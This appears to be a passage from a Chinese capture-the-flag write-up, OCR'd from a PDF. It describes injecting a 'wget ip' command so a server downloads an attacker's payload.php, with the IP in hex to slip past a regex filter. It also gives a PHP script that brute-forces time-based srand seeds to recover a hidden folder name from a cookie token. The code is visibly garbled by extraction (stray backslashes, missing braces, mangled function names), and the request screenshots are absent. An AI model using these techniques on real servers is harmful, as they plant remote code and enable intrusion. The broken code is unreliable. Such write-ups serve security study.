
接下来需要让服务器执行命令"wgetip"以下载 payload.php,ip 用 16 进制表示来绕正则,给 index.php 发包如下:



#### 利用如下脚本爆出文件夹名称:

```
<?php
$des = "fa2YeWsvwN6ABG0lQlGUPn3i5bav4pPa"; //cookie 中的 token 值
$time=time()-100;
for($i=0; $i<300; $i++)
srand($time+$i);
    r32 = ttr_random(32);
    $r16 = ttr_random(16);
    if(\$r32 == \$des)
         echo $r16;
         exit();
    }
echo " axb!!";
function
                                                                  ttr random($len,
$alpha='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ012345678
9')
{
    $alphalen = strlen($alpha) - 1;
    $key = ";
    for(\$i = 0; \$i < \$len; \$i++)
         $key .= $alpha[rand(0, $alphalen)];
    }
    return $key;
?>
```

#### 然后访问文件夹下的 payload.php:



(这里 wgetip 后,下载下来的文件默认被命名为 index.html,但是在 index.php 中重定向到 ftp 服务器后,wgetip 下载的文件就是原文件名。)